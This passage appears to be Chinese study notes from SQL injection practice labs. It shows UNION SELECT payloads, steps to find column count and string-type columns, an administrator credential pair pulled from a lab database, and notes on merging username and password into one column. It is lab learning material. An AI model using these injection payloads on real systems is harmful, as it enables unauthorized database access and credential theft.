
'union+select+'NeXKXZ',null,null--'union+select+null,'NeXKXZ',null--心得:union select联合查询数据
实验5:其他表检索数据
part1:
先判段为2列,再根据题目信息,username,password

part2:
使用账号登陆

| administrator | of0vwdslqljccpzv3eik |
|---|
心得:单个列中联合检索多个列的数据(不同数据库连接方法不同)
实验6:单个列中检索多个字段
判断是2列后
发现不是2列都是字符型

第二列才是返回的字符型
第一列是数值型


part2:
将username,password合并到了一列带出
